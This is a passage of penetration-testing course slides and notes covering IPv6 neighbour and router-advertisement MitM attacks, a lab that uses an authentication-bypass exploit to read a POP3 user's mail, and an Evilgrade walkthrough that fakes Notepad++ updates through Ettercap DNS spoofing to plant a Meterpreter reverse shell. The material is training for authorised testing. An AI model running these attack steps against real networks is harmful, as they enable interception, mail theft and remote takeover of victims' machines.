Spoofed packet to fc00:660:0:1::23 as fc00:660:0:1::2
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

IPv6 Neighbor Impersonation MitM Attack


The IPv6 Neighbor Impersonation MitM attack is implemented by the THC-IPV6 tool "parasite6". First, the attacker must configure their Linux host to forward IPv6 traffic as a router using `sysctl`, setting the `net.ipv6.conf.all.forwarding` to 1. Next, the attacker starts the `parasite6` tool using the "-l" flag to loop and continue delivering the poisoned ICMPv6 NS messages. In order to establish a symmetric MitM attack, the attacker also specifies the "-R" argument which will instruct `parasite6` to send unsolicited ICMPv6 NS messages to the destination IPv6 node as well.

The IPv6 Neighbor Impersonation MitM attack is particularly useful when exploiting link local autoconfiguration nodes (using the address prefix FE80::/10), and when the attack intends to exploit a limited number of IPv6 targets. Since the attacker must send ICMPv6 NS messages frequently for each victim on the network, this attack does not scale well where lots of target devices are being exploited. In wide-scale IPv6 MitM attacks, an alternate attack technique using router impersonation is recommended.

IPv6 Router Advertisement MitM

- Nodes discover router presence with ICMPv6 Router Solicitation (RS) messages
- Router responds with configuration details for all nodes
- Attacker also claims to be a router, with a higher preference

1. Node A sends an ICMPv6 router solicitation (RS) to all anycast routers FF02::2
2. Router returns a router advertisement (RA) to all multicast nodes FF02::1
3. Attacker sends his own RA with the highest default router preference taking precedence over earlier advertisements received by node A
4. Node A sends all traffic to the attacker which is forwarded to the legitimate router



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

IPv6 Router Advertisement MitM

As an alternative to the IPv6 Neighbor Impersonation MitM attack, an attacker can introduce an IPv6 router on the network by responding to IPv6 client Router Solicitation (RS) messages:

1. IPv6 nodes will regularly send ICMPv6 RS messages to discover the presence of IPv6 routers on the network using the anycast address FF02::2 (all routers)
2. IPv6 routers, upon receiving an ICMPv6 RS message will send a multicast message on the network in the form of an ICMPv6 Router Advertisement (RA). RA messages are sent to the all nodes multicast address FF02::1.
3. When the attacker wants to establish himself as the IPv6 default router, he sends his own RA message to the all nodes multicast address. The attacker's RA message specifies that his router has the highest preference, taking precedence over all prior legitimate RA messages.
4. The victim, having observed the attacker's RA message with high preference, sends all IPv6 traffic destined for remote networks to the attacker.

IPv6 Router MitM Attack

- Use for attacking networks where other IPv6 routes exist
- Setup IP forwarding and legitimate default IPv6 router
- Configure and start Linux IPv6 router daemon

Specify the legitimate IPv6 address of the default gateway

```
# sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1
# ip route add default via fc00:660:0:1::1 dev eth0
# cat >/etc/radvd.conf
interface eth0 {
    AdvSendAdvert on;           # Process should send advertisements
    AdvDefaultPreference high; # Highest advertised preference
    MinRtrAdvInterval 3;       # 3 second minimum between ads
    MaxRtrAdvInterval 4;       # 4 second maximum between ads
    prefix fc00:660:0:1::/64 { # Address space and prefix for
                                # clients to use
    };
};
^D
# radvd -C /etc/radvd.conf
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

IPv6 Router MitM Attack

The IPv6 router MitM attack is useful in environments where the attacker wants to establish a MitM attack for all the LAN IPv6 victims, forwarding traffic to the legitimate IPv6 router or to the attacker's own IPv6 connection to the Internet (possibly tunneled through an IPv4 connection). To implement the IPv6 router MitM attack, the attacker must first configure IPv6 forwarding using the Linux sysctl tool as shown. Next, the attacker should manually add a default route for use in forwarding traffic from victims to the legitimate router with the Linux "ip route add" command, as shown.

Multiple options are available for impersonating an IPv6 router including the THC-IPV6 tool "fake_router6". A more robust approach is to simply configure the Linux IPv6 router software "radvd" (<http://www.litech.org/radvd>) with the configuration directives specified on this page. Once the attacker is ready to start the MitM attack, he only needs to start the radvd process, identifying the desired configuration file with the "-C" argument.

Remote IPv6 Attacks

- Requires direct access to IPv6 ISP, or tunneled connection
- Free IPv6 tunneling solutions available from SixXS or Hurricane Electric
 - Obtain several static IP addresses for permanent use
- Dynamic but simple IPv6 tunneling with Teredo tunnel and Linux miredo daemon

```
# ping6 ipv6.google.com
connect: Network is unreachable
# miredo
# ping6 ipv6.google.com
PING ipv6.google.com(lga15s35-in-x11.1e100.net) 56 data bytes
64 bytes from lga15s35-in-x11.1e100.net: icmp_seq=1 ttl=59 time=18.9 ms
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Remote IPv6 Attacks

Remote IPv6 attacks can also be used against an IPv6 connected organization. In this attack, the attacker needs direct access to an IPv6 network (offered by some ISP's), or through an IPv4 to IPv6 tunneled connection.

Free IPv6 tunnel services from SixXS (<http://www.sixxs.net>) and Hurricane Electric (<http://www.he.net>) offer IPv4 to IPv6 tunneled access with a static IPv6 address. Configuring a Linux host to create a tunnel with SixXS or Hurricane Electric starts with creating account on the respective provider's website, then configuring your Linux host to establish a tunnel. A step by step guide for configuring Ubuntu Linux (including Kali Linux) for SixXS or Hurricane Electric tunneling is available at <https://wiki.ubuntu.com/IPv6>.

A simpler IPv6 tunnel option for Linux systems is to use the IPv6 Teredo tunneling protocol with the "miredo" daemon. Simply starting the miredo process on most Linux distributions will be sufficient to establish an IPv6 connection, allowing to you ping IPv6 hosts such as ipv6.google.com. Once the Teredo tunnel is established, other scanning tools such as Nmap will also allow you to scan and enumerate remote IPv6 targets.

Remote IPv6 Discovery

- No opportunity for multicast node discovery with a remote IPv6 attack
- Scanning IPv6 address space is impractical
- Must rely on other enumeration techniques
 - DNS, error message content, HTTP/JS content
- Note IPv6 addresses of IPv4 compromised hosts for additional pivot and exploitation

```
# dig +short IN AAAA www.google.com
www.l.google.com.
2607:f8b0:4006:803::1010
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Remote IPv6 Discovery

The identification of remote IPv6 hosts is more complex than local node discovery. Without the ability to observe multicast transmissions from remote IPv6 nodes, a penetration tester must seek alternate node discovery techniques.

Remote IPv6 node discovery is still a developing reconnaissance technique, but it commonly requires IPv6 information leakage over IPv4 protocol scanning and enumeration. For example, when performing reconnaissance of a remote network over IPv4, we can use DNS lookups for the IPv6 AAAA record type to identify remote IPv6 hosts. Also, the inspection of error messages from web servers, database servers and other services may also disclose the use of IPv6 networking in leaked address information.

When performing an attack against remote hosts, be sure to inspect the configuration of compromised hosts to identify the presence of IPv6 configuration information. The compromise of an IPv4 host may allow an attacker to pivot and escalate internal network access while bypassing IDS or other monitoring systems by leveraging IPv6 as the transport mechanism.

Working with IPv4-Only Tools

- Many tools are not yet ready to support IPv6 addresses
- Can accommodate IPv4-only tools with IPv4 to IPv6 local proxy

Start socat proxy with IPv6 target address and port

```
# socat TCP-LISTEN:8080,reuseaddr,fork TCP6:[fe80::6aa8:6dff:fe40:9864]:80
```

Target local listener port with tool

```
# ./nikto.pl -host 127.0.0.1 -port 8080
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        8080
-----
+ Server: Apache/2.2.21 (Unix) DAV/2
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Working with IPv4-Only Tools

Many trusted attacks tools have not been updated to accommodate IPv6 addresses. In situations where an IPv4 tool is available to attack an IPv6 service, we can use a local IPv4 to IPv6 proxy, translating all request traffic from IPv4 on the local system to IPv6 on the remote target.

The socat utility (<http://www.dest-unreach.org/socat/>) is a multi-purpose relay tool, described as "netcat++" by some. In the example on this page, the socat utility starts a local TCP listener on port 8080, allowing multiple concurrent connections (reuseaddr) while forking a child process for each new connection (fork). All connections are redirected to a IPv6 TCP target at the specified IPv6 address over the eth0 interface on TCP port 80.

After starting the socat utility, we can leverage a tool such as Nikto for scanning a remote IPv6 web server, even though the Nikto tool does not natively accommodate IPv6 address targets.

Exercise – IPv6 Attack (1)

- Passively identify active IPv6 nodes with detect-new-ip6
- Scan and identify services accessible on 10.10.10.70/fc00:660:0:1::46 not accessible on IPv4
- Identify and exploit service using jwp0ppy tool for the user "ejobs"

Exploit: <http://files.sec660.org/jwp0ppy.tgz>

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - IPv6 Attack (1)

Next we'll turn to a lab exercise to discover, scan and exploit a target IPv6 connected host. In this exercise, evaluate the lab network to identify and detect new IPv6 nodes using the THC-IPv6 detect-new-ip6 tool.

Scan and identify the TCP services on the host at 10.10.10.70 for IPv4 and fc00:660:0:1::46 for IPv6. Identify and exploit the IPv6 service for the "ejobs" user with the jwp0ppy exploit tool available at <http://files.sec660.org/jwp0ppy.tgz>.

Exercise – IPv6 Attack (2)

- STOP - Answers for the IPv6 Attack exercise follow
- Proceed only after you have exhausted your options for completion on your own
- Each successive page offers a little more help

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - IPv6 Attack (2)

Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.

IPv6 Device Discovery

- Ping the all link-local hosts address
- Investigate results in the Linux IP neighbor table

```
# ifconfig eth0 | grep inet6
    inet6 addr: fc00:660:0:1:20c:29ff:feeb:5e06/64 Scope:Global
    inet6 addr: fe80::20c:29ff:feeb:5e06/64 Scope:Link
# ip -6 neigh
/some hosts; results will vary/
# ping6 -I fc00:660:0:1:20c:29ff:feeb:5e06 -c 3 ff02::1 >/dev/null
# ip -6 neigh
fc00:660:0:1:4de:835a:a4db:5ba2 dev eth0 lladdr 58:55:ca:1d:3c:f1 STALE
fc00:660:0:1:61e:64ff:fe0:7273 dev eth0 lladdr 04:1e:64:f0:72:73 STALE
fe80::1406:c77c:1992:b17a dev eth0 lladdr 70:11:24:1b:e3:93 STALE
fe80::5a6d:8fff:fe07:4e8d dev eth0 lladdr 58:6d:8f:07:4e:8d STALE
fe80::20c:29ff:fe2a:1696 dev eth0 lladdr 00:0c:29:2a:16:96 router STALE
fc00:660:0:1::46 dev eth0 lladdr 00:0c:29:2a:16:96 router REACHABLE
```

Make sure you have an address for fc00:660:0:1/64

Results will vary; check out this host!

Advanced Penetration Testing, Exploitation, and Ethical Hacking

IPv6 Device Discovery

In the classroom network, hosts will automatically obtain an IPv6 address with the aid of a local IPv6 router with the prefix fc00:660:0:1::/64. Make sure your Kali Linux host has an IPv6 address on this network by running the ifconfig utility as shown. You can check the status of the Kali Linux Ethernet adapter and IPv6 address with the ifconfig command, shown below. Contact an instructor if you do not have an IPv6 address starting with fc00:660:0:1.

After the attack host obtains an IPv6 address, identify the IPv6 neighbors known with the "ip -6 neigh" command. You will see varied results depending on observed device discovery messages from other nodes on the LAN, including IPv6 address in the fc00:660:0:1/64 network, and link-local autoconfiguration addresses starting with fe80::/10.

Next, send several ping messages to the IPv6 all nodes multicast address (ff02::1) from the fc00:660:0:1/64 address assigned to your network interface. In the example on this page we used the address "fc00:660:0:1:20c:29ff:feeb:5e06"; you will need to specify the IPv6 address on your network interface. We also redirected the output of the ping command to /dev/null for simplicity on this page; you can redirect the output similarly or view the output based on your preference.

Next, return to the "ip -6 neigh" command again. You will see additional hosts displayed as targets. Note the presence of the fc00:660:0:1::46 host. This will be our attack target for the exercise.

Next, validate your connectivity to the target system at 10.10.10.70 and fc00:660:0:1::46 using the ping and ping6 utilities.

Scan Target: IPv4

```
# nmap -sS 10.10.10.70

Starting Nmap 6.40 ( http://nmap.org ) at 2014-04-02 08:10 EDT
Nmap scan report for files.sec660.org (10.10.10.70)
Host is up (0.079s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:50:56:86:55:03 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.26 seconds
```

Only SSH, HTTP, and HTTPS services are identified on IPv4

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Scan Target: IPv4

Perform a routing port scan against the target system at 10.10.10.70 using Nmap. Note that the ports reported as open are limited to SSH, HTTP, and HTTPS.

Scan Target: IPv6

```
# nmap -sS -6 fc00:660:0:1::46

Starting Nmap 6.40 ( http://nmap.org ) at 2014-04-02 08:12 EDT
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing ND Ping
Scan
ND Ping Scan Timing: About 100.00% done; ETC: 08:12 (0:00:00
remaining)
Nmap scan report for fc00:660:0:1::46
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
110/tcp    open  pop3
MAC Address: 00:0C:29:2A:16:96 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 10.35 seconds
# nc6 fc00:660:0:1::46 110
+OK jwpopper POP3 server ready
^C
```

POP3 bound to IPv6 stack, banner reveals "jwpopper"

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Scan Target: IPv6

Scan the target system again with Nmap, this time over the IPv6 stack. Note that a new service is identified on TCP/110.

Connect to the target service using the nc6 utility. The returned banner reveals that the service does appear to be a POP3 server running the "jwpopper" POP3 daemon.

This POP3 daemon is vulnerable to an authentication bypass flaw. For the target user "cjobs", exploit the vulnerability using the jwp0ppy exploit tool to obtain the victim's e-mail.

Jwpopper Exploit: jwp0ppy

- The jwpopper server is vulnerable to an authentication bypass vulnerability
- Extract files from tarball, examine README, build and launch exploit

```
# wget http://files.sec660.org/jwp0ppy.tgz
# tar xzf jwp0ppy.tgz
# cd jwp0ppy
/jwp0ppy# make
cc -Wall jwp0ppy.c -o jwp0ppy
/jwp0ppy# cat README
jwpopper REMOTE EXPLOIT AUTHENTICATION BYPASS
...
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Jwpopper Exploit: jwp0ppy

The jwp0ppy exploit is included on the course lab server; download it from the URL shown on this page, then extract the tarball and compile the tool using the "make" utility. Examine the README file to learn more about the exploit itself.

After learning more about the vulnerability and the exploit, leverage the jwp0ppy tool to bypass authentication on the server and obtain the secret e-mail associated with the "cjobs" account.

Jwp0ppy Limitation

```
# ./jwp0ppy
jwp0ppy: Exploit for jwpopper POP3 server.

Allows us to get email without a password.

usage: ./jwp0ppy <hostname> <port> <username> [delay/usec]
# ./jwp0ppy fc00:660:0:1::46 110 ejobs
jwp0ppy: Exploit for jwpopper POP3 server.

Allows us to get e-mail without a password.

ERROR, no such host as fc00:660:0:1::46
```

jwp0ppy tool is not written to accommodate IPv6 hosts. Could re-write tool, or setup an IPv4 to IPv6 proxy.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Jwp0ppy Limitation

Attempting to exploit the jwpopper POP3 server with the jwp0ppy tool proves difficult. The jwp0ppy tool, written in C, does not include support for an IPv6 target. Also, the POP3 port on the IPv4 stack is not listening, returning a "Connection refused" error.

You could re-write the jwp0ppy tool to include IPv6 support, but an easier option is available. Configure an IPv4 to IPv6 proxy on your local Kali Linux system to facilitate the use of the jwp0ppy tool against the IPv6 target system.

IPv4 to IPv6 Proxy

Start socat proxy redirecting TCP/110 to IPv6 server

```
# socat TCP-LISTEN:110,reuseaddr,fork TCP6:[fc00:660:0:1::46]:110
```

Run jwp0ppy in another terminal using localhost as the target

```
# ./jwp0ppy localhost 110 ejobs
jwp0ppy: Exploit for jwpopper POP3 server.

Allows us to get email without a password.

.--oO(0)Oo+-.--oO(0)Oo+-.--oO(0)Oo+-.--oO(0)Oo+-.--oO(0)Oo+-.--o
SCORE! +OK ejobs is welcome here.
Sending LIST:
+OK 1 messages (3265 octets)
1 3265
.

Sending RETR:
+OK 3265 octets
Return-Path: <jwright@hasborg.com>
```

If jwp0ppy runs for several minutes without getting access to the server, stop and re-start the exploit with a larger wait time (default 100,000 usec)

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


IPv4 to IPv6 Proxy

In one terminal window, start the socat tool, listening on a local port of TCP/110, redirecting to the same port number on the IPv6 host as shown here.

Next, in a different terminal window, return to the jwp0ppy tool, this time specifying the local host as the target. The jwp0ppy tool will connect to the local socat listener, redirecting all the traffic to the specified IPv6 target system. After several seconds, the target system will be successfully exploited, revealing a sensitive e-mail message for the targeted victim.

If jwp0ppy runs for several minutes and does not grant access to the POP3 server, stop the exploit by pressing "CTRL+C". Run the exploit again, adding a larger wait time value (such as 200,000 usec).

Congratulations! This is the end of the lab exercise.



Exploiting the Network

We'll finish 660.1's material by looking at various methods for exploiting the network, attacking client traffic and common network protocols.

Network Exploitation

- Access to the network - *check*
- Ability to manipulate clients with MITM - *check*
- Next, we'll look at techniques to exploit clients and infrastructure devices


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Network Exploitation

So far we've looked at mechanisms to gain additional access to the network, through NAC bypass methods or VLAN hopping. We've also looked at techniques in which we can manipulate the network by implementing MITM attacks against multiple protocols including ARP, HSRP and VRRP.

With access to the network, and the ability to manipulate network traffic, we are well-suited to start taking advantage of network devices to exploit the network. Next we'll look at techniques to leverage our access and MITM position to exploit clients and infrastructure devices alike.

Software Updates



- Many software packages check for updates at each invocation
- Simplifies the update download, install process
 - Retrieves the new update, executes the install automatically
- Sometimes updates are performed over SSL
 - Commonly, updates are delivered over HTTP, which can be manipulated

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Software Updates

A common behavior for modern software packages is to check for available updates when the software is invoked, or otherwise at regular intervals. When an update is available, users are prompted with a custom dialog (such as the example on this slide) asking if they would like to download and install the update. Answering "Yes" will often cause the process to download the update and launch an installer automatically.

In some cases, the software update process is performed over SSL, providing a level of confidentiality and integrity protection over the update process. Often however, the download process is performed over HTTP, which gives an attacker the option to manipulate the process.

ISR Evilgrade

- Modular exploit tool to spoof Software Update Responses
 - "Yes, there IS an update available!"
- Delivers executable of your choosing to the victim
- Includes support for multiple vulnerable updaters
 - JRE, WinZip, WinAmp, OpenOffice, iTunes, Notepad++ and more
- Relies on MITM from third-party attack
 - LAN and Ettercap, or remote with DNS manipulation
- Perl-based console interface similar to Cisco IOS
 - Output and navigation slightly messy

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

ISR Evilgrade

ISR Evilgrade ("Evilgrade") is a modular exploit tool designed to exploit weak software update methods written by Francisco Amato. Available at <https://github.com/infobyte/evilgrade>, Evilgrade monitors the network as MITM, using a list of software targets (Evilgrade "modules"). When Evilgrade observes a request from a client to see if an update is available, it sends a spoofed response back to the client, indicating that an update is available while dropping the legitimate response from the server. In the spoofed response, Evilgrade indicates that the URL to download the software exists on the attacker's system, pointing to a custom executable of the attacker's choosing.

Evilgrade comes with several pre-configured modules, supporting attacks against the Java Runtime Engine, WinZip, WinAmp, OpenOffice, iTunes, Notepad++ and more. Modules are written in the Perl scripting language, as is the Evilgrade engine, providing a Cisco IOS-like interface to loading and executing attack modules.

In order to use Evilgrade, we must trick the client into thinking that we are the software update server. This is typically done by manipulating DNS in conjunction with Ettercap or a preferred MITM attack tool. Next, we'll look at this process step-by-step.

Evilgrade Step 1: DNS Manipulation with Ettercap

```
# echo "notepad-plus.sourceforge.net A 10.10.10.10" >>
/usr/local/share/ettercap/etter.dns
# sudo ettercap -Tqm arp:remote // //

ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team
P

Available plugins :

[0]      arp_cop   1.1  Report suspicious ARP activity
[0]      dns_spoof 1.1  Sends spoofed dns replies
[0]      dos_attack 1.0  Run a d.o.s. attack against an IP address
[0]      finger    1.6  Fingerprint a remote host
[0]      finger_submit 1.0  Submit a fingerprint to ettercap's website
[0]      rand_flood 1.0  Flood the LAN with random MAC addresses
[0]      remote_browser 1.2  Sends visited URLs to the browser
[0]      smb_clear  1.0  Tries to force SMB cleartext auth
[0]      smb_down  1.0  Tries to force SMB to not use NTLM2 key auth

Plugin name (0 to quit): dns_spoof
Activating dns_spoof plugin...
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Evilgrade Step 1: DNS Manipulation with Ettercap

For our example we'll look at manipulating the popular text-editor Notepad++ update process. First, we'll use Ettercap to create a MITM attack position and impersonate the notepad-plus.sourceforge.net server used to check for update availability and to deliver the updated software.

Ettercap includes support for manipulating DNS responses, spoofing the DNS response for any hostname you specify in the etter.dns file. On the top of this slide we append to the etter.dns file an A record for "notepad-plus.sourceforge.net", pointing to the attacker at 10.10.10.10.

Next we invoke Ettercap using ARP spoofing to create a MITM attack using the arguments we examined earlier. After Ettercap starts, press "p" to list the available plugins (the list shown on this slide has been trimmed for space). To load the dns_spoof plugin, which will leverage the etter.dns file to obtain the list of hosts to impersonate, enter the plugin name "dns_spoof" and press Enter.

Evilgrade Step 2: Prepare Executable to Deliver

- Evilgrade delivers malicious code with local web server
 - Default is agent.exe in isr-evilgrade/agent directory
- Replace this file (Notepad clone) or change the "agent" parameter in the module

```
$ cd /root/isr-evilgrade/agent
$ ./msfcli exploit/multi/handler
PAYLOAD=windows/meterpreter/reverse_tcp LPORT=8080 LHOST=0.0.0.0 E
[*] Please wait while we load the module tree...
[*] Started reverse handler on 0.0.0.0:8080
[*] Starting the payload handler...
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Evilgrade Step 2: Prepare Executable to Deliver

Evilgrade includes its own web server that it uses to respond to software update checks, and to deliver a malicious executable to the target. The default executable is included in Evilgrade's agent/ directory called "agent.exe", a Notepad clone in Spanish. We can replace this file with any exploit of our choosing.

For our example, we'll create a Metasploit executable using the Meterpreter payload, launched in a reverse TCP stager (the victim who runs the executable will push a Meterpreter shell to the attacker). First, we launch the msfpayload utility, specifying the attacker's IP address in the LHOST argument, using TCP/8080 as the Meterpreter port with the LPORT argument. The output of msfpayload is redirected to the isr-evilgrade/agent/agent.exe file, though you could create this file with any name you specify in the agent/ directory.

Next, we'll start Metasploit and load the handler to accept connections from the Meterpreter payload, again specifying the LPORT argument for TCP port 8080. The LHOST argument used by the attacker can be set to a specific IP address to launch the listener on a specific interface, or set to 0.0.0.0 to listen and accept connections on all interfaces.

Evilgrade Step 3: Configure Upgrade Module

```
# ./evilgrade
evilgrade>conf notepadplus

evilgrade(notepadplus)>show options

Display options:
=====

Name = notepadplus
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobyte.com.ar>"]
Description = "The notepad++ use GUP generic update process so it's boggy too."
VirtualHost = "notepad-plus.sourceforge.net"

-----
| Name | Default | Description |
+-----+-----+-----+
| enable | 1 | Status |
| agent | ./agent/agent.exe | Agent to inject |
+-----+-----+-----+


evilgrade(notepadplus)>start
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Evilgrade Step 3: Configure Upgrade Module

Next we invoke the "evilgrade" executable to invoke the handler for the Notepad++ software update process. At the "evilgrade>" prompt, enter "conf notepadplus" to invoke the Notepad++ handler. For any Evilgrade module, running "show options" will display configuration information and options that can be manipulated using the "set" command, such as the filename to an alternative executable to deliver to the attacker. Finally, launch the module by issuing the "start" command, which will invoke the Evilgrade web server.

Notepad++ Update Attack



Notepad++ Update Attack

Following these steps, Evilgrade will monitor all traffic until it sees an update request directed to notepad-plus.sourceforge.net. When this request is observed, Evilgrade will respond to the client, indicating that an update is available. The end-user will be prompted to download and install the update, as shown on this slide.

Evilgrade Step 4: Update Delivery Status

- Evilgrade web server logs each request and response
- Initial request to "Check For Update" page
- Subsequent request for update executable

```
evilgrade(notepadplus)>
[29/9/2010:16:28:0] - [WEBSERVER] - [modules::notepadplus] - [10.10.10.113] -
Request: "getDownLoadUrl.php"

evilgrade(notepadplus)>
[29/9/2010:16:28:4] - [WEBSERVER] - [modules::notepadplus] - [10.10.10.113] -
Request: ".exe"

evilgrade(notepadplus)>
[29/9/2010:16:28:5] - [WEBSERVER] - [modules::notepadplus] - [10.10.10.113] -
Agent sent: "./agent/agent.exe"
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Evilgrade Step 4: Update Delivery Status

Evilgrade will log to standard output the status of client requests for updates, as shown on this slide. The first log entry indicates that the Notepad++ client requested the getDownLoadUrl.php page, which checks for an available update. The second entry indicates the client's request for the executable file to download and install, followed by the delivery of the agent/agent.exe file to the victim.

Evilgrade Step 5: Leverage Meterpreter Access

Return to the msfcli Meterpreter handler:

```
[*] Starting the payload handler...
[*] Sending stage (748544 bytes) to 10.10.10.113
[*] Meterpreter session 1 opened (10.10.10.10:8080 -> 10.10.10.113:60213)

meterpreter > sysinfo
Computer: JWRIGHT-X300
OS      : Windows 7 (Build 7600, ).
Arch    : x86
Language: en US
meterpreter > shell
Process 2180 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\Notepad++\updater>
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Evilgrade Step 5: Leverage Meterpreter Access

Returning to the attacker's screen where msfcli was invoked to handle the reverse TCP Meterpreter interface we can see that when Notepad++ downloads and launches the "agent.exe" file delivered by Evilgrade as the Notepad++ update, the victim connects back to the Meterpreter handler. From the "meterpreter >" prompt we have tremendous control over the attacker's system, including shell access.

Evilgrade Options

- Deliver your preferred remote access payload for control
 - Meterpreter or commercial agent
 - Custom executable that creates a helpdesk ticket
- Useful modules included with Evilgrade
 - Can add additional modules based on observed software update characteristics
 - Test locally first, then utilize in your test

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Evilgrade Options

When using Evilgrade, we have a lot of options for delivering a payload executable. While we used a Metasploit Meterpreter payload in this example, you can deliver any executable that is desired, leveraging agent software from commercial tools such as CORE IMPACT or CANVAS, or a custom executable such as one that creates an automatic helpdesk ticket with local system information for remediation.

Evilgrade includes several software update exploit modules by default, but it is also easily customizable to add new exploit modules as well. If you are able to capture traffic on a network, use Wireshark to identify software update activity sent over HTTP to identify new attack options. Download and install the same software on a test system you control for developing your own attack module, then deploy it against your target after validating a successful exploit in your lab environment.

Exercise – Evilgrade (1)

- Launch Ettercap to create an ARP MITM attack against the victim
- Manipulate DNS response for notepad-plus.sourceforge.net
- Use Evilgrade to deliver a Meterpreter executable as a Notepad++ update

DO NOT use Ettercap to target more than your intended victim. The target arguments should always include your victim client and server(s).

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Evilgrade (1)

